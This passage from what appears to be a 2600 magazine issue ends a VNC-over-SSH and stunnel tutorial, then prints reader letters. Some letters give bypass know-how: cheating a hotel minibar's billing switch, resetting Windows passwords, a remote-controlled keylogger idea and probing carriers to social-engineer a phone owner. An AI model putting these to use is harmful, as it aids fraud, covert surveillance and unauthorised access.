-L initializes local port forwarding so the servers can communicate. 5900 is the default VNC port. localhost is the machine running the server.

This will create the virtual tunnel. The next thing that you will want to do is get yourself a good SSH/telnet client so you can start the SSH session. After you have logged into the SSH server, load up VNC viewer and connect to localhost::5901.

SSL

If you do not wish to use SSH or SSH2 to tunnel your VNC connection, there is always the option to use SSL for the tunneling, but it's a bit more complicated. Stunnel and OpenSSL will be used in the following examples. The first step would be to install OpenSSL and all packages and updates and then on top of that install stunnel (for stunnel to work properly it must have some sort of SSL library, in this case OpenSSL). This is where the tricky part comes in. You will have to find the file "stunnel.pem." It's located in the \system32 folder. The next part was taken directly from stunnel.org and I give full credit to the author of the configuration file as follows.

```
PORT]
 client = no
 cert = stunnel.pem

 [vnc]
 accept = 7777
 connect = 5900


VNC servers]

 client = yes
 cert = stunnel.pem

 [vnc]
 accept = 5900
 connect = xxx.xxx.xxx.xxx:7777
 [vnc2]
 accept = 5901
 connect = 192.168.0.8:7777
```

```
LIBEAY32 DLL  1,379,459 12-31-02   11:54a libeay32.dll
LIBSSL32 DLL    476,329 12-31-02   11:54a libssl32.dll
 OPENSSL EXE  1,089,536 12-31-02   11:54a  openssl.exe
 STUNNEL EXE     59,904 01-12-03    4:54p  stunnel.exe
 STUNNEL PEM      1,690 02-28-03   12:24a  stunnel.pem
```

Once you have this in the configuration file you now must start the service. The final step in this process is to load up VNCviewer and put in the IP address of the machine you are trying to connect to. You are now finished and fully encrypted.

Conclusion

Security should be a concern for everyone, not just the computer savvy network administrator for some Fortune 500 corporation. I hope this article has given you the tools and foresight to secure your remote connection.

All software was used under Windows but there are of course UNIX/Linux versions.

Shouts and Thanks: DigitalX, Somefun, JimmyBones, Decoy_0ct, Poundofflour, and most of all eagelspeedwell for guidance.

And in the year 2002, the Next HOPE came a year early.

Speech

Getting Around the System

Dear *2600:*

My parents would not allow me to sign up for a broadband connection. Dial-up, they said, was good enough. Well, what self-respecting *2600* reader would be satisfied with that? No way.

My local Best Buy had a great sale on wireless routers. For less than a good deal price on an ordinary cable router I got a combination wireless/cable router.

I sold the router to a neighbor (who has a broadband cable Internet connection). He couldn't wait to take it off my hands for what I paid for it - what a deal. I even gave him the bill and rebate slip.

The minute he hooked it up I was online at high speed with a wireless card. Sure beats ordinary dial-up. Ha ha ha.

Evil Alex

Wireless connectivity has liberated many from various forms of wired tyranny.

Dear *2600:*

I am so happy I started to subscribe last year. Thanks for such a great wealth of information.

I'll be submitting some info on poorly kept phone lines at campgrounds as soon as I make a protected cable that isolates my data port from phone lines that could have high voltage from the poorly kept electrical lines.

In the meantime I find myself in Times Square at a rather nice hotel. In the room is a primitive "computerized" mini bar full of wonderful things! I believe it's a standard fridge with a little customization from Room Systems Inc. of St. George, Utah.

Every time I open the door, it beeps at me. When you take an item, it registers and adds to your room charge. The only way it knows if you remove an item is that it trips a switch that must be depressed in order to remove any of the items.

The switches are so primitive that I can see they are N/O. Removing the wire to the switch would be too easy thereby leaving it still N/O. I could cut one of the wires, but that's destructive. We do not destroy.

Remember the beep each time the door is opened? There is no lever switch such as would turn a light on and off. But wait, what's that? Two objects that align when the door is closed. You don't suppose one is a poorly hidden magnet and the other a poorly hidden magnetic reed switch do ya?

Here's that hack. Pry out the magnet with the cork screw provided in the mini bar, hold it next to the reed switch, and none of the beverage switches care if they are depressed.

I know I'm no longer depressed.

Rifkey

It may work to defeat the automated system but nobody has yet found a way to defeat the person who comes around every day to restock the thing.

Dear *2600:*

A quick story that ties in both your 20:3 editorial and scissorjammer's letter (page 50) on the classic pull-the-battery-to-reset-the-BIOS-password trick.

Playing in the garage with high voltage one day (a PC power supply and an automotive ignition coil) I found that our GE electronic-control built-in oven was now giving an error code and beeping. Unstoppably. Annoyingly. I had probably coupled the HV into the same circuit as the oven. I figured I had toasted something. The house circuit breaker stopped the beeping (good) as well, of course, as the oven (bad).

I called a repairman and found that the cost would be $400 to repair but he didn't have the part. Being "between jobs" I decided to simply disable the electronic oven and continue using the (undamaged, simpler) two-mechanical-knob built-in oven below it. A reliable analog backup.

Making sure the circuit breaker was still off (three phase AC can really ruin your day), I got behind the touchpad by removing a few screws. Inside was the (real) manual for technicians, which was an interesting read. There are special keypresses to enter modes that let you change to 24 hour time, centigrade, etc. Also a few diagnostic procedures, the resistances of various heating elements, etc. Nothing immediately useful though.

Before trying to find and unplug a connector to the beeper, I did a standard debug procedure - reseat the connectors, of which there were many. Well, when I unplugged and replugged a ribbon cable and powered up the oven, it worked! Somewhere in there was a battery supplying power to the confused electronics, maintaining their confusion.

Clearly GE decided that it's better to retain the time of day through a power outage than to truly reset the system from a soft error when it power cycles!

One more comment on the Northeast blackouts and hackers. During one of the last worm storms, a power plant did get knocked out. Yes, they had firewalls. But a consultant's machine had a connection and the consultant got the worm.

Important systems should be secure, and this means an air gap. (Reportedly the NSA uses faxes, not e-mail for public correspondence because faxes don't leak accidentally and don't carry malware.) Possibly also analog backup control or safety systems. As you editorialize, there should always be true redundancy for important things. (Robust server farms have connections to different backbones that come in via different parts of the building to avoid the killer backhoe single-point-of-failure.)

Khoder bin Hakkin

Miscellaneous Fact

Dear *2600:*

Now you can see what time it is in the *2600* timezone: http://time.gov/timezone.cgi?2600/d/2600. Interesting....

SFG

New Ideas

Dear *2600:*

I have been an avid reader for longer than I remember and I love your magazine. I really think that I can contribute somewhat to the magazine. I am a really big perl programmer and a long time OpenBSD user and administrator. Also, my girlfriend is the editor of a local paper so I can have her help me write. If you think that I can contribute please feel free to e-mail me. I will be happy to do anything to get a small article in one of the issues.

Erik

It's important that you have an idea that you're willing to pursue and turn into an interesting article. We can't assign this to you as it has to come from your experience. We can give you advice and tell you that it should be about something you're familiar with that would be interesting to others who have some knowledge of this field. And most importantly, it should have a hacker theme that encompasses the quest for knowledge, the desire for experimentation, and the bypassing of artificial and ill-founded constrictions.

Dear *2600:*

I was just curious whether you had heard anything about the start of a campaign to unify the hacker community with one logo? I would be interested in writing an article about this (and also know there are t-shirts already available with the proposed logo at www.shirtsbymail.com). I am not an excellent writer but am just proposing the idea and wondering if you had heard.

Chris

If hackers were all part of a major corporation it would make sense to have this sort of standardization. But fortunately they aren't. They're a very diverse group of individuals who share some common values but have many different perspectives and ways of doing things. This means many logos and other forms of art to express who we are.

The State of Education

Dear *2600:*

In 20:2 four middle school girls wrote *2600* about the "dangers of chat rooms" and how "it is strange that there are still organizations that promote the use of chat rooms" due to their evil nature. I have never heard of such brainwashing taking place within our schools. According to these children's instructor(s), bad things happen in chat rooms to unsuspecting children, therefore chat rooms are evil. If our schools are going to apply that logic, it should be applied to other technologies as well, like television and computers. Every day almost every person in America, and all over the world for that matter, can turn on their televisions or logon to the Internet and "see" things that could be considered "harmful" to them. It amazes me that these instructors fail to point this out to their students and state that these methods of communication are bad. Consider the example of privacy. Their logic could also say "people who do illegal or unethical things often do them in private. Therefore everything that is done in private is bad or wrong."

If they can brainwash our children into believing that chat rooms are bad they can brainwash them into believing that many of our "inalienable rights" are wrong and should be willingly given up for the sake of safety. The potential is frightening.

richard

Dear *2600:*

In the last issue of *2600* you printed a letter from some girls doing a report on *2600* or something along those lines (can't exactly remember). When I read it I wanted to cry. There is something seriously wrong with the American education system if they were serious.

Muttski

Dear *2600:*

Because of all the letters on the subject that I have read in recent issues of *2600,* I would like to comment on the issue of school districts and their policies on web filtering.

I am a network administrator for a school district in South Carolina. Our Internet circuits and WAN circuits are funded by the state. If we do not provide some sort of filter to prevent students from accessing pornographic and hate material, the state will pull our funding for Internet access and the students will have *no* access. We do, however, have some say at the district level over what other types of content get filtered. I have specifically added 2600.com and other sites like it to the "approved" list in our filter.

When teachers or students notice that a site they need to access is being blocked, I check it out and allow access. I encourage students in our high school computer and network technology class to learn more about and participate in the type of "hacking culture" that your publication supports. I know this letter isn't very informative. I guess I just wanted to let you guys (and your readers) know that not everyone that works in "the system" is a bad guy. Some of us simply have to walk the thin line of protecting our kids while still letting them experience the world of information that the Internet and sites like 2600.com provide.

lord_stinkington

Dear *2600:*

I need help. I stay at a college dorm at a small private university in south Florida and they regulate the network like nazis. Today they blocked all ports and servers for IRC. Last year they blocked kazaa, tesla, winmx, etc., etc. I am not a computer guru when it comes to such technical aspects as networks and

servers, but I do know more than the average PC user. Please give me some advice or link me to a tutorial where I can configure a backdoor so I can chat on IRC or download music. I understand that universities don't want students sharing files, but to tell us what and where we can download or chat seems unethical. Today I made an appointment with the director of my dorm. Earlier I tried getting appointments with the dean but I was redirected further and further down the ladder of authority.

alex aka Suge

A number of people will tell you that it's the university's network and they can do as they please. But this is only partly true. You are, after all, an important part of the university and your money helps to make this network possible. So your input should not be ignored. The fact that so many people accept this is why it seems to be the norm today. Before you resort to back doors, do everything you can to expose the ignorance of your school's policy. It might open some eyes and make a difference.

Dear *2600:*

I attend a college of about 2900 people. When I first got to school I was looking forward to a fast network that I could use to learn efficiently. Instead the network is slower than an ISDN line. Not only is it slow but they also require you to register your computer on the network in such a way that they have the ability to track everything that you do on the web or on your computer. I feel that this is wrong but I would like to have your input on the subject and what I might be able to do about it. Thank you for your time.

Sheff-Boy-RD

If you feel that it's wrong you have every right to make an issue of it. As mentioned above, you're paying for this network and you have the right to expect a certain standard of service as well as protection of your privacy. You don't have carte blanche to violate their policies but you can make sure that everyone knows why you believe they need to make some changes. And in many cases, people won't even be aware of these issues until someone brings them up.

Military Readers

Dear *2600:*

"Is it forbidden or risky to receive our magazine while in the military?" I have a friend in the Indiana National Guard. I asked him about it. Yes, the magazine would be confiscated, and second, they would put him/her in confinement to clear their head for a few days. No court martial of course, unless it was a repeating incident.

Neo

We can only hope you're kidding.

Dear *2600:*

My husband reads *2600* in Iraq. Please don't print my name.

Noname

Dear *2600:*

I'm just reading the letters in 20:3. You ask if it's forbidden or risky to receive your magazine while in the military. I'm a tech in the Canadian Armed Forces, and every time there is a new issue of *2600,* it's very quickly passed around the shop.

PhatMan

Dear *2600:*

In issue 20:3 you responded to c0l0r3dfr34k asking if it is forbidden or risky to receive *2600* in the military. I can only talk about my experience but, so far, possessing the magazine has been no problem. I have a lifetime subscription which is sent to my home and I then have it shipped here. Of course, Websense blocks 2600.com as "hacking" and they do frown upon any creative ways of maneuvering around Websense. I'm currently deployed in Kosovo and I got away with using https://nav.ebutechnologies.com for about four months before G-6 (the Army's communications department) caught on. My primary use for Ebu was getting my weekly fix of *Off The Hook.* I guess I won't get to hear OTH again until I get out of here in March. Whether or not anyone on base knows anything about *2600* or not is anyone's guess, but I wear my Blue Box t-shirt with pride whenever we get to wear civilian clothes. My experience is my own though, and anyone with an asshole for a boss may very well get in trouble for possessing this "contraband." I'd like to hear other stories about this issue.

On a related side note, it is interesting to point out that the Constitution that we are sworn to protect doesn't apply to us when on active duty. We are under the Uniform Code of Military Justice. Things work a little bit differently under the UCMJ, usually to our disadvantage. Thanks for the great mag, *2600.* Keep up the excellent work.

karniv0re

Dear *2600:*

In response to a letter in 20:3 where you wondered if the military can get *2600* mailed to them, the answer is yes. *2600* is mailed in discreet brown paper coverings, like any self-respecting hate or porno mag, so no one is the wiser. Also, depending on the proxy server at your work section, you might even be able to surf on over to the 2600.com website.

Cpl Grimes
USMC / 2171

Miscommunication

Hi,

You have contacted the RunCoach Mailing List. You request has been passed to a human for interpretation. A response should not take too long.

Regards
List Robot

We've done no such thing. How dare you accuse us of contacting you. If you weren't merely a robotic script, we might entertain the notion of exacting some sort of revenge upon your ass. Fortunately a human will interpret this "request" and see it for the charade it is.

Further Info

Dear *2600:*

This letter is in response to Matt's letter in 20:2. He asked about just breaking CDs into little pieces to

keep others from retrieving their data. In most cases this would seem the easiest and most logical thing to do, although not the most efficient. Anyone who can afford them (governments) can use magnetic sensors and electron microscopes to grab any information off any disk. The individual(s) looking to grab data off of your smashed to pieces CD can piece the CD back together to the best of their ability, then use one of the aforementioned devices to pull the data from the CD. Electron microscopes can even be used to view files that have been deleted *and* overwritten on your hard disk. If you are looking to hide information that was on a CD from your friends or family, go ahead and mash it to your heart's content. If you are looking to hide from the big guys with the cash, I'd recommend a nice bucket of acid.

DeadPainter

Dear *2600:*

Your magazine recently featured an article on microwaving a CD to destroy it. There is an easier method. Get a piece of sandpaper and sand off the top surface (the side you write on). The reflective layer comes right off and you're left with a clear, hence unreadable, plastic disc.

Anonymouse

Dear *2600:*

In 20:2, Jason Argonaut presented a technique for recovering the Administrator password on a Windows XP system. That approach certainly works, but a much faster way is to simply use chntpw. chntpw is a Linux utility that is designed to reset the password for any account on a Windows system. You do not need to know the old password in order to set a new one. You simply boot the target system with the provided Linux boot floppy and follow the on-screen instructions. In less than 30 seconds, you can reset the password for any account that you want. chntpw is available here at http://home.eunet.no/~pnordahl/ntpasswd/.

miniz003

Dear *2600:*

In 20:2, Jason Argonaut outlined a way to gain access to your Windows XP system should you forget your administrative password. This works, but it's a tad lengthy, and unnecessarily so at that.

The way Microsoft recommends (yes, Microsoft tells you to do this) is to boot off a floppy and use the dos mount program of your choice to mount the hard disk and then delete the local security hive, which will remove all user accounts from the system, and when XP (or pretty much any other version of NT 5, which include Windows XP Home and Professional as well as Windows 2000 Professional and the three varieties of Win2000 Server) restarts, it will notice the hive is gone and replace it with the default, which is (drum roll)... an account named "administrator" with a blank password. I *believe* - and don't hold me to this - that this will remove only the system accounts, so your Active Directory in the case of a server *should* be fine, and if you're on your personal PC, the only account you probably use is your admin. But please for the sake of god back up your stuff. With AD this of course means replication.

If for some reason you've set up some really elaborate permissions profile for each user you set up on your personal computer for god-knows-what-reason, Jason Argonaut's methods would probably be just as or less stressful than recreating your permissions again, but I assume you just want to get back to playing Half Life or something....

It is really incredible how much Microsoft will give away about its security misfeatures, by the way. If you forgot a local administrator password on an NT 4.0 client for example, there was a method in which you knowingly typed a nonexistent domain name in the domain field and clicked connect, then clicked one of the corners of the "domain not existent" message box five times or something like that, and it would log you in as the computer admin. I don't remember it verbatim, but the interesting thing is not the exploit itself but where it can be found alongside the aforementioned XP one (if it's still there): on Microsoft's own searchable tech help site, TechNet (www.technet.com).

Looks like that MCSE training course *was* good for something.

Slacksoft

Dear *2600:*

After reading "Fun with the Nokia 3360/3361" from 20:2 I coincidentally went to my local Cingular Wireless store to change my contract (and phone). After getting the contract I wanted, I told the man that I did not want to program my phone just yet since a relative is using it at the moment elsewhere. The man agreed and showed me how to program the phone. The steps were: 1. Dial *#639#, 2. Enter the 10 digit cell number, 3. Enter 00024 (doing some research I found out this was the System ID from the service provider), 4. Restart the phone. That is it. This code was for the Nokia 3590 but it seems to work with most, if not all, Nokia cell phones (the access code, not the programming itself). Same goes for *3001#12345#. I did not want to attempt to program another cell phone with the fear that it could become a homing beacon.

And on another note, no more howtos on web servers from cable/DSL! You printed three of them in the last year!

hbob

Dear *2600:*

I would like to thank XlogicX for the intro article "Hardware Key Logging" in 20:2. He provides pros and cons, an intro to a commercial key logger, and some theory for building one. XlogicX explains that hardware keyloggers will record all keystrokes until it sees a password typed out, then the logger will repeat all of the keys it saw. I would like to offer an idea to those who are capable of constructing a full-fledged logger. Not only could a logger receive information from a keyboard, but it could also receive information from the computer. Since the computer can control the

keyboard's LED lights, the logger could monitor these actions and react on them also. The LEDs could be flashed and toggled in a certain order to instruct the logger to start recording keystrokes, to stop recording, to replay keystrokes, etc. The one downside to this is that there would have to be an extra program, executable, script, whathaveyou on the computer to not only control the LEDs, but to create the certain flashing sequences you need. But as an added bonus, because the logger can be controlled by the computer, and because computers can be controlled remotely, your logger could be controlled remotely also. Hope this helps.

mrbrown8

Dear *2600:*

I just wanted to add some info related to Bill Melater's article "Xploiting XP" in issue 20:2. Near the end of the article it is stated that if you change out more than three pieces of hardware, XP Pro will ask you to reactivate. This is maybe true but is definitely in no way a problem. I have a legit copy of Windows XP Pro Corp. that I got from my university prior to sp1 (sp1 is different as we just negotiated a new agreement with M$). I have applied the service pack and have had no problems nor do I foresee any if I were to replace hardware. My reasoning is due to the fact that I have had this same copy of XP Pro installed on a completely different machine. So you may have to reactivate but that would in no way cause a problem. You could just reactivate using your same activation code. Since all of my university's CDs prior to sp1 had the exact same activation code, there would be no way to for M$ to tell what was going on, let alone engineer a way to render my legit code nonfunctional. If you have a volume license key then as far as I can tell you should be good to go until Longhorn.

Sparklx

Dear *2600:*

As a little follow-up to Lucky225's excellent article on social engineering to gather information, a nice trick if you have a cell phone number would of course be to apply the same tricks to the cell phone provider. But the big question is, who is the provider? A great way to find out is to visit the major carriers' web sites (Verizon Wireless, Nextel, Cingular, AT&T Wireless, whatever other ones you can think of) and try to send a text message via the web (you would, of course, want to do this from an anonymous web sort of site if you would rather this not be traced). You will receive an error message indicating that the phone service is not with a particular provider if they are with one of the others. Through process of elimination, you can eventually find out who they are with, then contact that company to get the information you need.

Somar

It's also getting harder to differentiate cell phone numbers from regular land lines as portability now allows the latter to become the former.

Dear *2600:*

About semicerebral's ordeal with his Sony MiniDisk... although I am not familiar with his particular model, all of my MiniDisk equipment, portable and AC powered, includes a TOSLINK port (optical SPDIFF). Using the proper cable (right - available from Sony of course), you have digital output to whatever device you wish to use. It seems nearly all of the new "hyper threading" motherboards offer optical SPDIFF on their soundcards and that could save you a chunk of change as I bought into MiniDisk when it first appeared and I have purchased at least two expensive PCMCIA cards to allow optical transfers from my portable MiniDisks. I too am a musician, play in a band, and have achieved some truly great results using MiniDisks as recording media. Massage the results with a little Sound Forge (oh no - Sony just bought Sonic Foundry too!) and you will be amazed. Tip: I got two tiny special "binaural" microphones and hot-glued and siliconed them to a pair of fake glasses (the lenses are plain glass) and, unless you study them, you cannot tell the mics are there. Wired to my trusty MD in pocket, I have found that the resulting recordings sound as close to what I remember they did as I can imagine. Your struggle with the free software that came with your unit comes as little surprise. You get what you pay for - it's free. Get a real program like Forge if you want to extract the best from your unit. It'll transfer analog (as you're doing now) or digitally via TOSLINK and you can edit, add effects, normalize, etc. and save these efforts as .wav files, ready to burn to CD. Now circumventing ATRACK (Sony's nasty copy protection scheme) is another story. Cruise Google. I hacked ATRACK years ago as it was a massive butt pain from the start. One other suggestion: purchase a "home" MD unit to extract your music from MD via TOSLINK and don't worry about the portable unit!

Taurus Bulba

Dear *2600:*

In response to PhrenicGermal's letter about OS 10.2. Holding down the "command s" key combination on boot will drop you into single user mode. Single user mode is a special mode available on most *nix systems in case of horrendous massive failure during normal operation. The idea being that if some crazy fdisk command you do breaks your password file or some other such nastiness, you can recover. The reason you couldn't change any files is because darwin mounts the root filesystem in read-only mode during single user mode by default. This isn't much of a problem because you can use the mount utility to remount the root partition in read-write mode. Some other interesting facts: This works on 10.3 as well (I checked it as I was reading the last issue), and you can spot the original copyright notice from Berkeley after the initial boot sequence. This isn't really a security flaw for most OS's as arguments passed to the boot loader are what trigger single user mode. For most people with multiple users with physical access to the hardware, locking the bios and the boot loader will keep them from easily rooting your box. For OSX, you'd have to fuddle with the BootX boot loader to keep them from dropping you into single user mode, which I wouldn't know how to do if it can be done. It might even be a firmware issue depending on what

kind of system you have. Good luck to all you OSX hackers out there!

Hroly

Dear *2600:*

I just read PhrenicGermal's letter in 20:3 about getting single-user mode on Mac OS X. It's true, it's root, it's easy; a great many unix flavors have similar "features." It's a handy feature for emergency administration work when you're really fsck'd. It's easy enough to defend against if you're concerned. Just go to http://www.apple.com and search for "open firmware password". It's a utility which will block single-user mode, and cd-rom boot, and netboot, and target disk mode, and verbose mode, and... you get the idea.

Scott

Misdeed

Hi,

You have been subscribed to the RunCoach Mailing list. This is a very quiet list. The next announcement should be in a few weeks regarding the next beta release.

Regards
Paul

Now you've done it, Paul. You share the same DNA as the humans on our staff yet you act as if you were an automated process working as an agent of the robotic script. This to us is nothing short of treason. Had you read our automated response you would have seen no indication of any interest in your lame-ass mailing list. Yet you betrayed your humanity and signed us up anyway. We cannot forgive this. Our readers cannot forgive this. What's more, the human race will never forgive this. Prepare for what lies ahead.

Pointed Questions

Dear *2600:*

I was just about to buy a *2600* hoodie and *Freedom Downtime* but then I saw it is only on VHS. I do not have VHS anymore. Do you have any idea when it is going to be released on DVD? Or if not on DVD do you think you could encode it to Divx or mpeg and put it on a CD? Is the reason that you might not want to release it on mpeg or DVD because it will end up on P2P networks? I think we should be able to choose the format that we view our media in. Is that not the reason you were fighting for DecSS?

TrIpAnDaNce

Just calm down. We're not trying to keep anything out of your hands. We're busy working on the DVD and it will be out soon. If you don't want to pay for it, the film is on the net in all sorts of formats. We've already said we don't mind. If you can't track it down, that's not our problem. We're obligated to the people who purchase the film from us and help make such projects possible in the first place.

Dear *2600:*

What's with the bottom of page 33 in all the issues? It's always different from the rest of the pages. I've looked back through several issues and can find nothing between them that establishes a pattern. Just curious.

magnum0711

We believe our readers hold the record for noticing things like page numbers. In fact, the page numbers are sometimes more popular than the articles.

Dear *2600:*

I am asking for your permission to translate some articles from *2600* to publish in our magazine called *Hacker* in Brazil. Is it possible?

Marcelo Barb

Absolutely. Just be sure to give credit to the author and to 2600. Also, please send us a copy for our library. Above all, create as much of your own content as possible so that your magazine will be unique.

Dear *2600:*

Why do hackers refer to a hacker that is not causing a problem with the system he or she is observing a "white hat" and the one who is committing a crime a "black hat?" You would think a group of ultra-liberal free spiriters would be less driven by color. Don't say it doesn't matter what color is chosen for the term because if it doesn't matter then reverse the terminology. I'm personally getting tired of white people associating crime, evil, and bad things with my heritage... especially when the white people in our society are committing most of the crimes.

Ken

To begin with, hackers are not the people coining the "black hat/white hat" phrases and using them. Rather, they are used by the people who have money to make by creating an atmosphere of fear mongering so that people buy their products or attend their expensive conferences. As to the problems you have with the actual colors that are being used, that's a language issue that goes far beyond anything we can address here. But you certainly don't help matters by continuing to label races albeit in a different direction. And finally, please don't label hackers as being allied with any one particular political view. We certainly have our opinions here but they are just that - our opinions. They may or may not reflect what most other hackers agree with. Individuals are free to make up their own minds.

Call For Help

Dear *2600:*

I am calling out to the other esteemed readers of this fine publication for some assistance. On the Nortel Networks PBX systems (Option 11C, Option 61C, Option 81C) there is a dongle and daughterboard that essentially make up the "software" portion of the switch. This is how the software release itself is upgraded by Nortel Networks, as well as adding mailboxes to the voicemail portion, etc. It is done based on

the serial number that is engraved in the small dongle which is about the size of a battery for an electronics device that fits on the CPU card. The serial number on the dongle is what will also come up if Nortel (or an authorized dealer with access to that portion of the Nortel website) brings up that switch serial number. *However,* I have come across a few switches where the dongle has a serial number on it, but when I pull it up on the system it's an entirely different internal serial number, typically with a higher release software level and more voicemail storage. I am calling out to any fellow technicians who may have more information on this. I know you're out there because I've come across your work. I have a few "tricks" myself that I would be willing to offer up in return should anyone be interested.

Professor_Ling

The Issue of Piracy

Dear *2600:*

After reading tack's letter in 20:2, I got to thinking. I am an avid software pirate and am always downloading some sort of pirated program, movie, music, and whatever I need/want. Some people believe in pirating software, using it in a "trial" period, and buying it if they like it. I would have no problem with this if I actually had the money to pay for software. But most places don't hire until you are 18, which leaves me without a job and ultimately no money. So I started thinking about what I would do if the MPAA came to my door. What kind of legal defense would I have on my side? Probably none. But after reading tack's letter, it seems that the guys with the MPAA aren't very accurate with their tracing. So if someone like me actually got caught, what kind of chances would they have?

fH

If you need to rely on someone else's incompetence to get away with something, you probably won't be getting away with it for very long. You also should examine your motivations. If you truly want to plead poverty, then the "always downloading" all kinds of things scenario won't wash. That scenario is more suited for someone who believes that software in general is too expensive and is downloading everything in sight as a protest. If you want someone to believe that you're just a poor student who can't afford the software he needs to learn, having downloads going 24/7 and a huge library of programs, music, and movies will really build the case against you. Not that you could get away with anything if they even find one pirated program in your possession. It's all selective enforcement spiked with greed, fear, and revenge. In other words, it's not a pretty place to be. But the outcome of this battle is going to be significant.

Dear *2600:*

A big issue regarding music is file sharing with programs such as kazaa. It seems that if organizations like the RIAA want to sue copyright violators, then people should stop using kazaa. There are several other ways of obtaining music that have not been cracked down upon yet. One method of obtaining music is to record it from the radio. This method is not the easiest thing to do and it does not provide very high quality music. Although if you are allowed to record music from the radio, then certainly you should be allowed to record music from online streaming radio stations.

martianpenguin

Most of these online radio stations have pretty crappy quality so the special restrictions aimed at them really don't make much sense. It's just the industry's fear of the word "digital" which instantly conveys to them the image of people getting perfect copies of whatever they want and never having the need to buy anything from them again. We can only imagine how crazy they will become as digital radio starts to become the standard. On this subject, we're curious if anyone has been recording music off of the satellite "radio" services (XM and Sirius) and if the RIAA has been at all concerned about this.

Dear *2600:*

The RIAA's opinions on file sharing are so over exaggerated. Who are we feeling sorry for here? The people whining about piracy are some of the richest people in the world. I'd bet if this was some poor starving artist finding their music online, they'd probably take it as a compliment, not a threat. There is so much more than just music and movies out there on the Internet, yet all you ever hear about is the media. I think this is partially because the production companies seem to be the most threatened by all of this. If people can go straight to the artist, who's going to need a production company to take 90 percent of the profit?

What's the difference between downloading music and recording something off the radio or TV? If they're going to make file sharing illegal, they should make tape recorders, DVD/CD burners, PC sound cards, VCRs, and basically anything else with recording capabilities, illegal too. The industries seem to be more afraid of change than anything else. What they should be doing is figuring out how to use this technology for their own benefit, not trying to destroy it. Imagine what would have happened had the movie industry gotten their way and destroyed VCR technology.

It's almost as if the RIAA is begging for a rebellion. Their actions of "let's sue everyone and maybe we'll get lucky" seems to have just encouraged people's downloading because it certainly hasn't stopped it. And no matter what they do to try and stop this, the technology will eventually get cracked and people will be free to trade once again. Look what shutting down Napster did. It didn't stop anything and the file trading spread all over the Internet and nearly everything is now being shared. With most of these files being shared on peer-to-peer sites that have no central location, they're basically impossible to shut down.

The RIAA's current actions are basically a present day witch hunt. It's funny, they're always talking about these evil teenagers that have no respect for copyright and other people's work. Yet a good percentage of people sharing these files are adults. I wonder what people would think if someone's 90 year-old grandmother was busted for file trading. Because you know she's out there somewhere, waiting to get

caught. Maybe we need something like that to happen, just to prove how ridiculous all of this really is.

Jeff

It's already happened to senior citizens as well as to a 12-year-old. Considering the RIAA is involved in marketing some of the biggest performers in the history of mankind, they certainly should be doing a better job marketing themselves.

Dear *2600:*

Love your magazine and will continue subscribing to it for the rest of my life.

I just wanted to comment about your response to eigenvalue's letter in regards to software piracy. I completely agree with him. As a shareware author myself I do know the problems of copyright infringement. It's not "theft" but someone has broken the terms of which I published the software.

Price, limitations, terms, etc. are up to the author. If you don't agree with them, if they are inconvenient, or if they are plain stupid, then don't buy it *and* don't use it. No one gives you the right, just because you disagree with them, to trample over their rights. If I write a computer game and charge $10 for it, I expect only you (or a very close circle of acquaintances) to use it. It does not give you the right to give it out for free to hundreds of people. Also, if you can't afford my (reasonably priced!) software or are cheap, it does not give you the right to hunt down a warezed copy. Find an alternative, write your own, or do without it. At worst, contact me and let me know. We can always work something out.

Luckily I have not been the victim of (massive) copyright infringement. I sell my software for a fair price, I provide good support, and because I'm a pragmatist, I spent quite a bit of time protecting my software from cracking (I send personalized copies to each user with their name/address).

Don't get me wrong, I also have freeware; either stuff that I designed to be free, or things that are older and not as attractive to folks nowadays. But I have to pay the rent and feed my kids, so if I ask for a fee, I'd like to be paid for my labor. I treat my customers with respect and courtesy. In return I expect the same.

If Adobe, Apple, MS, etc. aren't doing the things you want them to, don't use their stuff. Use Gimp, Paint Shop Pro, OpenOffice, or borrow a friend/library/Kinko's computer temporarily. Just because they have millions of dollars, it doesn't give you the right to infringe on their copyrights. I personally boycott a lot of companies I disagree with (for example music CDs), and my life would be a lot easier if I just went along with the herd. But at the end I (still) have a choice, even when it means I have to do without something.

By the way, your friend could have posted in a Mac newsgroup or a forum to find out if FinalCut Pro would work on his older system. What was he expecting? An honest answer from a store that wants to shift as much hardware as possible? When spending that much money one should do a little bit of research prior and not blindly trust a sales person.

Hooky1963

You raise very good points. The people who write software independently of the large software houses have a much more direct connection to the effects of piracy and we should listen to their experiences. We would be hard pressed to come up with a reason why someone shouldn't support this kind of endeavor by paying the requested price for the software. But you put forth a number of interesting phrases. You say your software is "reasonably priced." Supposing it wasn't. Would that change anything? You suggest that people contact you if they can't afford a copy so you can "work something out." It's great that you care enough to make this offer but what about those who don't provide this option? What if you didn't treat your customers "with respect and courtesy?" Would that give people the right to copy the stuff on their own terms? We think not. But we do believe it would nonetheless become prevalent and you would be a very bad businessperson if you couldn't figure out what you were doing wrong that enabled this kind of behavior to flourish.

As for the Mac question from last issue, we should all expect honesty from those we do business with. While obtaining a pirated copy of the software wasn't honest either, we're hardly surprised that someone resorted to that after being consistently treated badly by the Apple representatives. If a product is good and if people believe in it, we're convinced that they will support it as long as it isn't priced out of their range.

Some Clarification

Dear *2600:*

This is a response to Chris McKinstry's 20:1 "A Hacker Goes to Iraq" article. What the heck is he talking about? I'm in the US Army Signal Corps. We provide the backbone for communications all over Iraq. I can tell you firsthand that computers are not a foreign concept to Iraqis. Chris makes it seem like his book and description of computers are going to wow the Iraqi people. I beg to differ.

To put it in perspective, in April I was in a store in Kirkuk buying 256 MB USB flash drives for my unit. Also available in the store was every app and game written in the last five years. I'm fairly certain that all the software was illegal since for one US dollar you could have any application burned to a CD... but that's not the point.

The point is that the store existed. The point is that Iraqis use computers. The point is that Chris is no great missionary that's blessing Iraq with his computer teachings. Where there's a will, there's a way, and the Iraqi people found a way apparently long before we ever showed up.

I won't go into detail on the invalidity of his implications that we target hospitals and water plants. I will however mention that we've established uncensored Internet cafes in downtown Tikrit and in other cities. The usage is amazing. The job gets difficult when people shoot at us, but we get the job done nonetheless. Why? Try to follow me here because conspiracy theory won't explain this: the government is made up of humans too. A wild concept I'm sure. Bombs aren't the only thing the government delivers. I'm providing

Internet whilst my comrades do their part building hospitals, training police forces, and building water treatment plants.

So, that's my non-pacifist perspective. If it's not apparent by this point, I took great offense to the article written by Chris. Iraq's on-line because we've worked very hard and removed those who impeded free information flow in the past. I'd love to hear an update from Chris so that we all know how he's doing with that book. Oh, and if you're an Iraqi who has yet to be enlightened by Chris and his copy of *Creative Computing,* you can view it on-line at: http://www.atariarchives.org/bcc1/ but you probably already knew that.

